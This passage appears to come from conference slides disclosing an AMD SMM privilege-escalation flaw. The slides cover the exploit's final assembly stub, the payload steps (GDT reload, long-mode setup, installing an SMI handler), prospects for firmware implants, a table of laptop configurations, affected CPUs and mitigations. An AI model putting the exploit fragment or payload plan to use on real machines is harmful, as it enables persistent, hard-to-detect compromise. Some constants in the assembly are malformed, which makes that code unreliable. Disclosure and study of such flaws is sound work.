mov    DWORD PTR cs:[bx-0x6],eax
mov    ebx,cr0
and    ebx,0x9ffaffff3
or     ebx,0x23
mov    cr0,ebx
jmp   0x8:0xae4f4b053

```

→ 0xFF
→ 0xFF

1. Map + tweak




And it worked!



Extra steps

- We can execute code in SMM but in protected mode
- Our payload performs the following steps:
 - Reload the GDT to avoid IP misalignments
 - Setup long mode (including page tables)
 - Install an SMI handlers to avoid re-exploiting the issue



DEMO




Next attack paths


- Next steps depend on the platform configuration
- The firmware is responsible for:
 - Restricting access to the SPI flash (e.g. via ROM Armor)
 - Verifying the firmware chain-of-trust (via Platform Secure Boot)
- If everything is enabled, we can at least break secure boot
- If not, there is potential for firmware implants




Ring 3



Ring 0




Ring -2







Ring 3



Ring 0




Ring -2






Ring 3




Ring 0




Ring -2

Load and verify FW




Read / write SPI







Ring 3



Ring 0



Ring -2





Platform security (overview from 2023)


Vendor	Model	PSB State	ROM Armor State
Acer	Swift 3 SF314-42	Not configured	Not configured
Acer	TravelMate P414-41	Not configured	Configured
ASUS	Strix G513QR	Not configured	Not configured
Lenovo	Thinkpad P16s	Configured*	Not configured
Lenovo	IdeaPad 1	Not configured	Not configured
Lenovo	Thinkpad T495s	Not configured	Not configured
Huawei	Matebook D16	Not configured	Not configured
HP	15s	Not configured	Not configured
Microsoft	Surface 4	Configured	Unknown
MSI	Bravo 15	Not configured	Not configured



Platform security continued

- We took a look ROM Armor and Platform Secure Boot before
- See our "Back to the Future with Platform Security" from Hexacon 2023 presentation

https://www.youtube.com/watch?v=xSp38IFQeRE&ab_channel=Hexacon



Outro



Affected systems

- Pretty much all of them
 - Ryzen series
 - Ryzen Threadripper series
 - EPYC series
- Total number of affected chips: 100s of millions
- AMD advisory AMD-SB-7014 published at <https://www.amd.com/en/resources/product-security/bulletin/amd-sb-7014.html>




Mitigations

- AMD:
 - A microcode update is available
 - Con: Might not cover all affected systems due to product EOL
- OEMs:
 - Modify SMM entry point code to detect if TClose bit is enabled and abort execution
 - Can be done at the reference code level
 - Con: Specific to one OEM or even specific systems
- Users:
 - A hypervisor could be used to trap accesses on the TSEG mask MSR



Timeline





Conclusions

- The vulnerability has been around for nearly two decades
- The complexity of modern architectures plays in favor of attackers
- The flexibility of segmentation played a crucial role for exploitation
- Exploitation requires in-depth understanding of the architecture

Exploit code will be released mid November

Stay tuned!



Questions?